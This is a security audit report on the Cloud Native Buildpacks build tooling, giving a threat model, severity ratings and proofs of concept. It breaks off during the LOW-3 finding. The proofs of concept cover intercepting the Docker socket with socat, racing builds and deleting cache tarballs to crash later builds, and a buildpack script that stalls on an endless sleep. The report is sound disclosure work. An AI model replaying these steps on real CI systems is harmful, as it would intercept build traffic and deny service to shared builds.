

Cloud Native Buildpacks

Technical Report

Reference 24-04-1611-REP
Version 1.0
Date 2024/03/04



Quarkslab

Quarkslab SAS
10 boulevard Haussmann
75009 Paris
France

1. Project Information

Document history			
Version	Date	Details	Authors
1.0	2024/03/04	Initial version	Mihail Kirov Sébastien Rolland

Quarkslab		
Contact	Role	Contact Address
Frédéric Raynal	CEO	fraynal@quarkslab.com
Ramtime Tofighi Shirazi	Project Manager	mrtofighishirazi@quarkslab.com
Pauline Sauder	Project Manager	psauder@quarkslab.com
Mihail Kirov	R&D Engineer	mkirov@quarkslab.com
Sébastien Rolland	R&D Engineer	srolland@quarkslab.com

OSTIF and Cloud Native Buildpacks		
Contact	Role	Contact Address
Amir Montazery	Managing Director	amir@ostif.org
Derek Zimmer	Executive Director	derek@ostif.org
Terrence Lee	Cloud Native Buildpacks co-founder	hone02@gmail.com
Natalie Arellano	Cloud Native Buildpacks Maintainer	natalie.arellano@broadcom.com

Contents

1	Project Information	1
2	Executive Summary	4
2.1	Context	4
2.2	Objectives	4
2.3	Methodology	4
2.4	Findings Summary	4
2.5	Recommendations and Action Plan	5
2.6	Conclusion	6
3	Reading Guide	7
3.1	Executive summary	7
3.2	Introduction	7
3.3	Methodology	8
3.4	Metrics definition	8
3.4.1	Impact	8
3.4.2	Likelihood	8
3.4.3	Severity	9
4	Introduction	10
4.1	What Is Cloud Native Buildpacks?	10
4.2	Scope of the audit	11
5	Methodology	13
5.1	Defining a Threat Model	13
5.2	Static analysis	13
5.2.1	Automated Static Analysis	13
5.2.2	Manual Static Analysis	13
5.3	Dynamic analysis	13
6	Threat Model	14
6.1	Overview	14
6.1.1	Trusted and Untrusted Build Workflows	15
6.1.2	Cloud Native Buildpacks Critical Assets	16
6.1.3	Cloud Native Buildpacks Roles	16
6.1.4	Attack Surface	16
7	Static analysis	18
7.1	Automated Static Analysis	18
7.2	Manual Static Analysis	18
8	Dynamic Analysis	19
8.1	Manual Dynamic Analysis	19
8.1.1	Inspection of the application build process	19
8.1.2	Breaking the availability of CNB	20

8.1.3	Analysis of the used OCI runtime configuration	24
8.1.4	Trusted images	30
8.1.5	Analysis of the caching solution	35
9	Technical Conclusion	41
	Bibliography	42
	Acronyms	44
	Glossary	45

2. Executive Summary

Note: Metric definition and vulnerability classification are detailed in the reading guide (chapter 3).

2.1 Context

Quarkslab conducted a security assessment of the [Cloud Native Buildpacks \(CNB\)](#) project which is part of the [CNCF](#). Cloud Native Buildpacks is a tool which provides means for creating production-ready container images directly from application source code. The security assessment was done in collaboration with [OSTIF](#) in the context of securing widely used open-source projects. The duration of the assessment was 42 days. In the end of the assessment, Quarkslab had to deliver a public report.

2.2 Objectives

The goal of the audit was to assist the CNB developers in increasing the security of the project. The project codebase was assessed on a specific scope agreed with the Cloud Native Buildpacks and the OSTIF teams. This assessment was conducted during an allocated amount of time in order to find issues and vulnerabilities in the code base, the CNB specification and its implementation.

2.3 Methodology

To assess the security of Cloud Native Buildpacks, Quarkslab auditors used a mixed approach of dynamic and static analysis. The static analysis consisted in inspecting the validity of the source code in order to identify logical vulnerabilities or bad coding practices. The dynamic analysis, on the other hand, consisted in assessing the correctness and stability of the workflow of the tool as well as to confirm or reject the hypothesis created during the static analysis.

2.4 Findings Summary

ID	Name	Perimeter
HIGH-1	Host compromise by overwriting trusted container images	Build process
HIGH-2	Cache poisoning by accessing other applications caches	Build process
MED-1	Docker in-container privilege escalation	Build process
MED-2	Docker permissive inter-container connectivity	Build process
LOW-1	Denial-of-Service (DoS) provoked by a race condition	Build process

LOW-2	Denial-of-Service (DoS) provoked by removing build cache tarballs or altering the OCI image manifest	Build process
LOW-3	Denial-of-Service (DoS) provoked by an unbound execution time	Build process
LOW-4	Data leak by accessing other applications caches	Build process
INFO-1	Specification violation using Docker and user namespaces	Build process
INFO-2	Excessive Docker container capabilities	Build process

Severity: ■ critical, ■ high, ■ medium, ■ low, ■ info

2.5 Recommendations and Action Plan

ID	Recommendations	Perimeter
HIGH-1	The CNB platform should prevent users from creating final application images having the same tags as trusted builders or as the trusted lifecycle image used when building applications	Build process
HIGH-2	Buildpacks binaries have to ensure that the build and launch caches belong to the application which is being built before processing them or restrict their usage by modifying the needed permissions	Build process
MED-1	The Docker configuration used to create build containers should have the <code>security-opt</code> field set to <code>no-new-privileges:true</code>	Build process
MED-2	Launch the Docker build containers in a separate ephemeral Docker bridge network [25]	Build process
LOW-1	Introduce a synchronisation mechanism between simultaneous builds of applications having the same name	Build process
LOW-2	If a tarball is missing, a solution should be found by either rebuilding the corresponding tarball or wiping out the cache in order to continue the containerization process without errors, or, a second execution should be possible without errors	Build process
LOW-3	Implement a watchdog [18] or equivalent in order to clean the used caches and terminate the <code>detect</code> or <code>build</code> phases after a certain time threshold.	Build process
LOW-4	The platform should ensure that the used caches belong to the application which created them before starting the build process. Furthermore, the platform should restrict their use through permissions	Build process

INFO-1	Run Docker containers used to build an application with the flag <code>--userns=host</code> to preserve the security properties of the CNB specification	Build process
INFO-2	Docker containers used to build an application are launched with Docker's default set of capabilities	Build process

Severity: ■ critical, ■ high, ■ medium, ■ low, ■ info

2.6 Conclusion

Quarkslab found several vulnerabilities in the Cloud Native Buildpacks. Most of these issues were found to be dangerous in the context of [Continuous Integration](#) and [Continuous Development](#) where the CNB tool can be shared between several users and projects. Quarkslab acknowledges the significant security effort invested in the tool by the developers of CNB. Moreover, Quarkslab provided leads and strategies on how to fix the vulnerabilities and make this open-source tool more robust and secure in the future.

3. Reading Guide

This reading guide describes the different sections present in this report and gives some insights about the information contained in each of them and how to interpret it.

3.1 Executive summary

The executive summary (*chapter 2*) presents the results of the assessment in a non-technical way, summarizing all the findings and explaining the associated risks. For each vulnerability, a severity level is provided as well as a name or short description, and one or more mitigations, as shown below.

ID	Name	Category
CRIT-1	Vulnerability Name #1	Injection
HIGH-4	Vulnerability Name #4	Remote code execution
MED-3	Vulnerability Name #3	Denial of Service
LOW-2	Vulnerability Name #2	Information leak

Severity: ■ critical, ■ high, ■ medium, ■ low, ■ info

Each vulnerability is identified throughout this document by a unique identifier `<LEVEL><ID>`, where *ID* is a number and *LEVEL* the severity (`INFO` , `LOW` , `MEDIUM` , `HIGH` or `CRITICAL`). Every vulnerability identifier present in the vulnerabilities summary table is a clickable link that leads to the corresponding technical analysis that details how it was found (and exploited if it was the case). Severity levels are explained in section 3.4.

The executive summary also provides an action plan with a focus on the identified *quick wins*, some specific mitigations that would drastically improve the security of the assessed system.

3.2 Introduction

The introduction (*chapter 4*) recalls the context in which the assignment has been performed. It details the objectives set by the customer, the target of evaluation and the expected deliverables.

It also recalls the agreed scope of work including the different assets that must be assessed, the type of tests the auditors are allowed to perform as well as the type of tests or actions that are forbidden regarding the context of the assessment.

Last, the final planning of the assignment is detailed in this section recalling when the assessment started and ended as well as the different key steps and meetings dates.

3.3 Methodology

The introduction is followed by this section (*chapter 5*) detailing the methodology followed by the evaluators and the different steps of the assessment. This section also details the choices made by the auditors during the execution of the assessment and the reasons why they made them.

3.4 Metrics definition

This report uses specific metrics to rate the severity, impact and likelihood of each identified vulnerability.

3.4.1 Impact

The impact is assessed regarding the information an attacker can access by exploiting a vulnerability but also the operational impact such an attack can have. The following table summarizes the different levels of impact we are using in this report and their meanings in terms of information access and availability.

Critical	Allows a total compromise of the assessed system, allowing an attacker to read or modify the data stored in the system as well as altering its behavior.
High	Allows an attacker to impact significantly one or more components, giving access to sensitive data or offering the attacker a possibility to pivot and attack other connected assets.
Medium	Allows an attacker to access some information, or to alter the behavior of the assessed system with restricted permissions.
Low	Allows an attacker to access non-sensitive information, or to alter the behavior of the assessed system and impact a limited number of users.

3.4.2 Likelihood

The vulnerability likelihood is evaluated by taking the following criteria in consideration:

- **Access conditions:** the vulnerability may require the attacker to have physical access to the targeted asset or to be present in the same network for instance, or can be directly exploited from the Internet.
- **Required skills:** an attacker may need specific skills to exploit the vulnerability.
- **Known available exploit:** when a vulnerability has been published and an exploit is available, the probability a non-skilled attacker would find it and use it is pretty high.

The following table summarizes the different level of vulnerability likelihood:

Critical	The vulnerability is easy to exploit even from an unskilled attacker and has no specific access conditions.
High	The vulnerability is easy to exploit but requires some specific conditions to be met (specific skills or access).
Medium	The vulnerability is not trivial to discover and exploit, requires very specific knowledge or specific access (internal network, physical access to an asset).
Low	The vulnerability is very difficult to discover and exploit, requires highly specific knowledge or authorized access.

3.4.3 Severity

The severity of a vulnerability is defined by its impact and its likelihood, following the following table:

		Impact			
		●●●●	●●●○	●●○○	●○○○
Likelihood	●●●●	Critical	Critical	High	Medium
	●●●○	Critical	High	High	Medium
	●●○○	High	High	Medium	Low
	●○○○	Medium	Medium	Low	Low

4. Introduction

Quarkslab conducted a security assessment of the [Cloud Native Buildpacks \(CNB\)](#) project which is part of the [CNCF](#). Cloud Native Buildpacks is a tool which provides means for creating production-ready container images directly from application source code. The security assessment was done in collaboration with [OSTIF](#) in the context of securing widely used open-source projects. The duration of the assessment was 42 days. In the end of the assessment, Quarkslab had to deliver a public report. The following section describes more formally Cloud Native Buildpacks and gives further details about its internals and its functioning.

4.1 What Is Cloud Native Buildpacks?

[Cloud Native Buildpacks \(CNB\)](#) is a tool, written in Golang, which transforms application code into an executable production-ready container images following the OCI Image Specification. An example of an accurate description of CNB can be found on IBM's page [1].

Cloud Native Buildpacks provide a way of creating production-ready container images for your applications that come with built-in operability like observability, and security and governance-relevant aspects like reproducible builds and easy-to-access Bill-of-Materials.

Compared to other means of creating OCI container images, such as *Docker*, CNB has the following advantages:

- **Reproducibility** - application built on different environments or/and at different times produce the same OCI images;
- **Advanced caching** - the implemented caching mechanism significantly speeds up the build process;
- **Modularity** - CNB relies on modular units called buildpacks to address different programming languages and application frameworks when building a container image;
- **Auto-detection** - CNB does not require any additional instructions to infer the build context for an application - buildpacks automatically determine the type of the application;
- **Reusability** - CNB introduces the notion of a buildpacks store where users can share their buildpacks with others.

According to the official website [2], the CNB project was created to standardize the usage of buildpacks and unify two existing buildpacks ecosystems – [Heroku](#) and [Cloud Foundry](#):

The Cloud Native Buildpacks project aims to unify the buildpack ecosystems with a platform-to-buildpack contract that is well-defined and that incorporates learnings from maintaining production-grade buildpacks for years at both Pivotal and Heroku.

As mentioned above, the project introduces the notions of [builder](#) and buildpacks. In addition, there are also the notions of *container host* and *lifecycle*.

Container host is the container runtime engine used by CNB. The default one is *Docker*, but CNB is also compatible with *Podman*.

Buildpacks are modular components transforming application code into runnable artifacts by analyzing it, determining and providing its dependencies [3].

Builders are a logical ordered grouping of buildpacks, a *lifecycle* binary and reference to a run image [4]. Builders execute the buildpacks through the *lifecycle* binary.

Lifecycle is the implementation of the CNB specification (more details below). It regroups five phases which are executed in the following order:

1. **analyze** - validates registry access for downloading, if necessary, images used by builders. It also restores metadata that buildpacks may use to optimize the build and export phases (cache metadata associated to previously built and existing on the container host OCI images);
2. **detect** - finds an ordered group of buildpacks to use during the build phase;
3. **restore** - copies layers from the cache into the build container to eventually speed up the build by providing already installed dependencies from a previous build;
4. **build** - transform application source code into runnable artifacts that can be packaged into a container;
5. **export** - creates the final OCI image and eventually populates the cache.

The CNB solution integrates the following main components:

- **lifecycle** - the main component orchestrating the build of an application;
- **pack** - a CLI tool to operate the *lifecycle* component.

4.2 Scope of the audit

The scope of the audit was focused on the *lifecycle* and the *pack* components. They are both publicly available in the *buildpacks* GitHub repository. Third party dependencies and their usage were out of the scope of the audit. More details on the audit scope will be given in the threat model.

The [Table 1.](#) and [Table 2.](#) show the tools versions used during the audit.

Project	lifecycle
Repository	https://github.com/buildpacks/lifecycle
Version	v0.18.5

Table 1. Audit scope details for the *lifecycle* component

Project	pack
Repository	https://github.com/buildpacks/pack
Version	v0.33.2

Table 2. Audit scope details for the *pack* component

5. Methodology

5.1 Defining a Threat Model

Defining a relevant threat model is the initial step of the audit. It provides an overview of the project's work. More importantly, this step identifies the project's assets and critical functionalities from which high-level attack scenarios can be extrapolated. This model will guide the next steps of the audit.

Identifying the critical features and assets of CNB is necessary for the creation of realistic scenarios. A world-like approach is important to identify the most relevant attack vectors and vulnerabilities.

5.2 Static analysis

5.2.1 Automated Static Analysis

This part of the audit aims to run several automated security tools on the audited code base. Most of these tools are open-source and could be integrated in a continuous integration workflow. This process aims to identify technical problems related to the used technologies (e.g.: programming language, libraries, etc.).

5.2.2 Manual Static Analysis

The manual review consists of looking into the code base of the tool. It can be seen as multiple iterations of the following workflow:

- understanding of the inner workings of various parts of the code base;
- imagining concrete attack scenarios based on the code and the threat model;
- testing the scenarios using tests to validate or reject it.

This process aims to identify logical vulnerabilities.

5.3 Dynamic analysis

Dynamic analysis is mainly done through fuzzing which can also be either manual or automated. This process again aims to identify logical or implementation-specific vulnerabilities. It complements the manual review by automating vulnerability tests.

6. Threat Model

6.1 Overview

Figure 6.1 illustrates the general workflow, as observed by Quarkslab’s auditors, of how **Cloud Native Buildpacks** can be used to build an application. It introduces the notions of trusted and untrusted builders (definitions can be found below).



The identified threats in the current attack model are generalized and abstracted from the underlying container runtime used by CNB. However, the defined attack model was tested in the context of the default container runtime by CNB - *Docker*. Thus, the implementation of certain aspects of the attack model is specific to the default container platform.




Figure 6.1: General workflow diagram of an application build process using Cloud Native Buildpacks

To better understand the above workflow diagram as well as the current security model of CNB, we should first formally define the meanings of *trusted* and *untrusted* workflows.

6.1.1 Trusted and Untrusted Build Workflows

Trusted (resp. **untrusted**) workflows are the **workflows created by the trusted** (resp. **untrusted**) builders. The main difference between these two entities is the environment in which they build an OCI image from an application. The images which are produced are, however, the same.

Trusted Builders

Trusted builders defer from untrusted builders in speed and in the mechanics of how they build an application. In the case of trusted builders, the CNB `creator` component, regrouping the `analyze`, `detect`, `restore`, `build` and `export` phases, is executed inside a single container. The `analyze`, `restore` and `export` phases are executed using UID=0 (root) while the `detect` and `build` phases are executed with an unprivileged UID defined in the OCI Image Specification [5] of the builder image. This single container is managed by either *Docker* or *Podman*. In the case of *Docker* (the default container engine used by CNB), the following elements can be found inside the container:

- **launch and build cache volumes** — mounted directories (e.g. : *Docker* volumes) used to coordinate and speed up the build process and the creation of an app image;
- **layers volume** — used for storing information during cache analysis, image restoring and reporting, and buildpack detection and building;
- **workspace volume** — a volume containing the application source code which is to be analyzed and built by CNB;
- **the Docker socket** — used for interaction with the local *Docker* daemon during the `analyze`, `restore` and `export` phases.

Untrusted Builders

When building an application using an untrusted builder, the `analyze`, `detect`, `restore`, `build` and `export` phases **are executed in separate containers**. This significantly reduces the speed of the build process but improves its security. The phases requiring access to the *Docker* socket (`analyze`, `restore` and `export`) are executed using UID=0 inside a container using a minimal OCI image containing only the *lifecycle* binary (see *refwhat-is-cnb*) and other generic configuration files. In these containers, the following elements can be found:

- **launch and build cache volumes**
- **layers volume**
- **the Docker socket**

The `detect` and `build` phases, on the other hand, are executed inside another two separate containers using the OCI build image of the untrusted builder with an unprivileged UID defined in this same build image. In addition, all environment variables containing sensitive

information such as image registry credentials are removed. In these containers, the following elements can be found:

- **layers volume**
- **workspace volume**

By using this separation concept, CNB assures that if an untrusted malicious builders is used, it could not elevate its privileges or obtain sensitive information through the execution of the buildpacks which it contains.

Based on the workflow described above and the CNB documentation, Quarkslab auditors defined an attack model identifying the critical assets of the application, the potential malicious actors as well as the corresponding attack surface associated with the application.



As Cloud Native Buildpacks relies on *Docker* or *Podman*, we assume that the container platform as well as the OS on which the application is used are safe. We also assume that the usage of `pack` (CNB CLI), `kpack` (K8S operator) and other similar tools providing platform-specific implementation for Cloud Native Buildpacks are safe.

6.1.2 Cloud Native Buildpacks Critical Assets

Quarkslab auditors identified the critical assets of CNB as follows:

1. the final application image produced by CNB;
2. any credentials or sensitive data used during the building process (e.g.: registry credentials, application source code and dependency versions);
3. the container host where CNB executes;
4. the CI/CD in which CNB is executed.

The above assets are manipulated by entities to which we associate roles.

6.1.3 Cloud Native Buildpacks Roles

According to CNB documentation, several roles have been defined which could be used by a malicious actor:

- **developers** — the creators of the application which is built by CNB;
- **operators** — the managers of the CI/CD integration of CNB;
- **buildpack authors** — the creators of assets used by CNB.

6.1.4 Attack Surface

By taking into account the critical assets and the previously mentioned roles, we identified the following attack surfaces:

1. **Malicious buildpack.**
2. **Malicious builder.**
3. **Malicious application source code which is to be built by CNB.**

Based on the [6.1.4](#), [6.1.3](#) and [6.1.2](#), we defined and investigated the following concrete attack scenarios:

1. **Privilege Escalation** - a malicious actor is able to escalate its privileges on the container host using CNB.
2. **Cache Poisoning** - a malicious actor is able to alter the cache contents and violate the integrity of other applications being built using CNB.
3. **Specification Violation** - a malicious actor is able to break the CNB specification and hence, provoke inconsistent or unwanted behavior.

7. Static analysis

7.1 Automated Static Analysis

As CNB is written in Go, several Golang linters and static checkers were selected and tested on the *pack* and *lifecycle* components in order to find issues. The following open-source tools have been selected:

- **Staticcheck**[6] - Staticcheck is a state-of-the-art linter for the Go programming language. Using static analysis, it finds bugs and performance issues, offers simplifications, and enforces style rules.
- **govulncheck**[7] - Govulncheck reports known vulnerabilities that affect Go code. It uses static analysis of source code or a binary's symbol table to narrow down reports to only those that could affect the application.
- **Govet**[8] - Vet examines Go source code and reports suspicious constructs, such as Printf calls whose arguments do not align with the format string. Vet uses heuristics that do not guarantee all reports are genuine problems, but it can find errors not caught by the compilers.



No significant problems were detected in this phase of the analysis

7.2 Manual Static Analysis

The manual static analysis part of the audit consisted in analyzing the code source of different components of Buildpacks. To better understand and assert the security of the product, first the official documentation and formal specification of the tool were studied [9] [10]. These resources really helped understanding the different parts of the application. The code source of the following CNB components was audited:

- **Pack v0.33.2** [11] - A CLI tool used to prepare the environment for the execution of the lifecycle component.
- **Lifecycle v0.18.5** [12] - the main component, responsible for building the application source code into a Docker image.
- **Image Library** [13] - A library of helpful utilities for working with images.



Due to the time constraints of the assessment, this manual review phase couldn't cover the entire code source of the tools so we mainly focused on the different parts related to the defined threat model 6 and the dynamic analysis part of the audit 8.

8. Dynamic Analysis

Dynamic analysis is the process of inspecting a software's behavior and execution in real time. In more detail, it involves running the software, interacting with it, monitoring its outputs, resource usage and behavior with respect to the provided inputs to better understand its functionalities, performance, and to identify potential vulnerabilities, security weaknesses and bugs [14].

In this assessment, due to the time constraints of the assessment, the dynamic analysis has been done manually, and it complements the static analysis. The tests and experiments performed during the dynamic analysis phase were guided by the hypothesis created in the threat model 6.

8.1 Manual Dynamic Analysis

8.1.1 Inspection of the application build process

After thoroughly reading the CNB documentation and specification [15], Quarkslab's auditors started assessing their validity as well as their security. CNB relies on the usage of *Docker* or *Podman* as container runtimes.

We leveraged the `socat` binary to create a fake *Docker* socket and intercept all communications between `pack`, the `lifecycle` binary running within containers and the *Docker* daemon:

```
$ socat -r fulldocker.dump -v UNIX-LISTEN:/var/run/docker.sock ,fork
↳ UNIX-CONNECT:/var/run/original_docker.sock
# -r writes the traffic to a dump file
```

By using this `Man-in-The-Middle` technique, we managed to inspect the application build process and compare its actual implementation with the desired one described in the documentation and in the specification.

The above approach has one drawback - it intercepts communications generated from both `pack` and `lifecycle`. The amount of intercepted data is quite big and cumbersome to analyze. To segregate the communications initiated by `pack` and `lifecycle`, we adopted another strategy - we kept the original *Docker* socket and we created a new one. Furthermore, we modified the `DOCKER_HOST` environment variable, used by `pack` in a similar manner as the *Docker* CLI to communicate with the daemon, to point to the new socket. By doing that, `pack` outputs were sent to the fake socket while the ones produced by the `lifecycle` were sent to the original socket. Traffic was again intercepted using `socat` as follows:

```
$ socat -r diff_docker_dump -v UNIX-LISTEN:/var/run/fakedocker.sock,fork
↳ UNIX-CONNECT:/var/run/docker.sock
$ export DOCKERHOST=unix:///var/run/fakedocker.sock
```

By leveraging the above strategy, we were able to understand in detail how the trusted and untrusted flows were working, respectively 6.1.1 and 6.1.1. Furthermore, by dynamically analysing the CNB ecosystem, we were able to formally define the audit’s threat model as described in the diagram 6.1.

More precisely, we were able to understand the following useful information:

- All of the interactions with the *Docker* daemon and their exact order;
- The communications initiated by `pack` and `lifecycle` distinctively;
- The exact differences between the trusted and the untrusted flows;
- The temporary *Docker* volumes and ephemeral containers created during the application build process;
- The OCI runtime configuration of the used containers.

8.1.2 Breaking the availability of CNB

During the assessment, we managed to break the availability of CNB by identifying bugs provoking a Denial-of-Service.

LOW	LOW-1 Denial-of-Service (DoS) provoked by a race condition		
Likelihood	●○○○	Impact	●○○○
Perimeter	Build process		
Prerequisites	Attacker-controlled OCI container image name		
Description			
If two different applications are built with the same name and in the same time, the procedures of exporting and importing cache contents overlap, thus provoking a crash in the build process of the application trying to import cache contents			
Recommendation			
Introduce a synchronisation mechanism between simultaneous builds of applications having the same name			

A race condition was identified in the restore/export procedure of CNB. If two different applications are built at the same time with the same name, the procedures of exporting (`export`), the contributed by a set of buildpacks, layers to the cache (`restore`) and importing (`restore`) them back before build, can overlap. This leads to a crash in the build process of the application trying to import cache contents. Assume an application **A** for which an instance of the lifecycle executes the `restore` phase and an application **B** for which another instance of the lifecycle executes the `export` phase. Both application are built with the same name thus, they share *Docker* cache volumes. As there is no synchronisation mechanism between the two build processes of A and B, there is a small window in the build process of A where a TOCTU (Time-of-Check-time-of-Use) occurs. In detail, if there is cache content from a previous build, the restore phase of A is going to read metadata from `/cache/committed/io.buildpacks.lifecycle.cache.metadata`

before actually extracting the contents prefixed by `sha256` from the `/cache/committed/` directory. If in that small window, B's `export` phase can overwrite the contents of the directory and remove the contents prefixed by `sha256`, this triggers a crash when A tries to extract the contents.

Proof-of-Concept (PoC)

To illustrate the above, we are going to use the Bash script and Java application [16] [17] from the samples directory. We're going to first build the Java application normally, so that the cache gets populated. Then we're going to build both applications simultaneously:

```
# first we build normally the Java application using an untrusted builder
# samples/apps/java-maven
$ pack build java-maven -B cnbs/sample-builder:jammy
...
Successfully built image java-maven
```

We launch a simultaneous build using the same names of the Bash and Java apps:

```
samples/apps/bash-script
$ pack build java-maven -B cnbs/sample-builder:jammy
Successfully built image java-maven
```

```
# samples/apps/java-maven
$ pack build java-maven -B cnbs/sample-builder:jammy
...
Restoring metadata for "samples/java-maven:jdk" from app image
Restoring metadata for "samples/java-maven:maven_m2" from cache
Restoring data for "samples/java-maven:jdk" from cache
Restoring data for "samples/java-maven:maven_m2" from cache
ERROR: failed to restore: restoring data: layer with SHA
↳ 'sha256:f8430b0b3620fbb6d4e0cac188e583804e95ba6927be6dd41978d4b588b1d15e' not
↳ found: stat
/cache/committed/sha256:
f8430b0b3620fbb6d4e0cac188e583804e95ba6927be6dd41978d4b588b1d15e.tar: no such file
↳ or directory
```

LOW	LOW-2 Denial-of-Service (DoS) provoked by removing build cache tarballs or altering the OCI image manifest		
Likelihood	●●○○	Impact	●○○○
Perimeter	Build process		
Prerequisites	Attacker-controlled buildpacks and OCI container image name		
Description			
It appears that if a tarball referenced in the <code>io.buildpacks.lifecycle.cache.metadata</code> file is absent on the container filesystem (mounted host volume) during the build process, the application build process quits without wiping out the cache content			
Recommendation			
If a tarball is missing, a solution should be found by either rebuilding the corresponding tarball or wiping out the cache in order to continue the containerization process without errors, or, a second execution should be possible without errors			

During the assessment it was discovered that the CNB build process will quit and leave the cache unmodified if the file `io.buildpacks.lifecycle.cache.metadata` is altered or if a tarball referenced in it is absent from the cache. This file is located in a mounted persistent volume dedicated to the build cache of the application. As we will demonstrate in [LOW-4](#) and [HIGH-2](#), if a malicious application is built with the same name as a previously built application on the same host using CNB, it is possible to leak information from the associated application build and launch caches and potentially poison them. It is therefore also possible to alter the contents of these caches and prevent legitimate future builds thus, leading to a Denial-of-Service.

To demonstrate the issue, we build another application called **application_two**:

```
$ pack build application_two --path apps/kotlin-gradle/ --builder
→ docker.io/paketobuildpacks/builder-jammy-tiny:latest
```

The persistent build cache contains the `io.buildpacks.lifecycle.cache.metadata` as expected and five tarball layers which are referenced in it. We arbitrarily delete one of them and start the build process again:

```
$ ls /var/lib/docker/volumes/pack-cache-library_application_two_latest-
→ 1ea242d50f55.build/_data/committed

io.buildpacks.lifecycle.cache.metadata
sha256:4d3a94e1323347539c87cc618ab488093ba9ef9ef47e06b2854d6f33a709595d.tar
sha256:59888fa804f14d25de43b08e5ad2ac65a4c0037a2185bdc40eb177cc81727dec.tar
sha256:7e1327d79ba345148fd32249fe89ae1b314c920152280cab4f7325d3c4f5f700.tar
sha256:a9531ea2ccd42a9fd224bea015e006844623b4362d6ee4724afb2027b11cdee7.tar
sha256:fd66cece3b938b72315cc3efd76eecd34efc4f1674464e33a4f9cf1cc57101b6.tar
$
$ rm sha256:fd66cece3b938b72315cc3efd76eecd34efc4f1674464e33a4f9cf1cc57101b6.tar
```

```

$ pack build application_two --path apps/kotlin-gradle/ --builder
↳ docker.io/paketobuildpacks/builder-jammy-tiny:latest
...
[restorer] ERROR: failed to restore: restoring data: layer with SHA
↳ 'sha256:fd66cece3b938b72315cc3efd76eecd34efc4f1674464e33a4f9cf1cc57101b6' not
↳ found: stat /cache/committed/sha256:fd66cece3b938b72315cc3efd76-
↳ eecd34efc4f1674464e33a4f9cf1cc57101b6.tar: no such file or directory
ERROR: failed to build: executing lifecycle: failed with status code: 42
$
$ ls /var/lib/docker/volumes/pack-cache-library_application_two_latest-
↳ 1ea242d50f55.build/_data/committed
io.buildpacks.lifecycle.cache.metadata
sha256:4d3a94e1323347539c87cc618ab488093ba9ef9ef47e06b2854d6f33a709595d.tar
sha256:59888fa804f14d25de43b08e5ad2ac65a4c0037a2185bdc40eb177cc81727dec.tar
sha256:7e1327d79ba345148fd32249fe89ae1b314c920152280cab4f7325d3c4f5f700.tar
sha256:a9531ea2ccd42a9fd224bea015e006844623b4362d6ee4724afb2027b11cdee7.tar

```

The build process failed and exit with `status code: 42` because the deleted layer has not been found. The persistent build cache has been left untouched, meaning any additional attempt will fail exactly like the previous one, causing a Denial-of-Service.

In a CI/CD context, either an administrator would be required to manually wipe the cache out, or the application name would need to be changed which is not always easier in such contexts.

LOW	LOW-3 Denial-of-Service (DoS) provoked by an unbound execution time		
Likelihood	●●○○	Impact	●○○○
Perimeter	Build process		
Prerequisites	Attacker-controlled buildpacks or application build process		
Description			
There is no mechanism to prevent infinite execution of the <code>detect</code> and <code>build</code> phases in the case of a erroneous or malicious buildpack, or any other phase in the case of bug in <code>lifecycle</code> component. This could potentially provoke a denial-of-service in a CI/CD context.			
Recommendation			
Implement a watchdog [18] or equivalent in order to clean the used caches and terminate the <code>detect</code> or <code>build</code> phases after a certain time threshold.			

To demonstrate the issue, we take the `bash-script` sample application and modify the `detect` script of the custom buildpack `bash-script-buildpack` which is included with it. We add a `sleep` command which is going to pause the execution for a long amount of time:

```

#!/usr/bin/env bash
set -eo pipefail

# 1. CHECK IF APPLICABLE

```



```

if [[ ! -f "app.sh" ]]; then
    exit 100
fi

echo "---> Hello Bash Script buildpack"
sleep 999999999

```

By starting the build process of the above application, the modified buildpack's `detect` phase blocks the build process for the specified amount of time:

```

$ sudo pack build endless_build --path apps/bash-script/ --builder
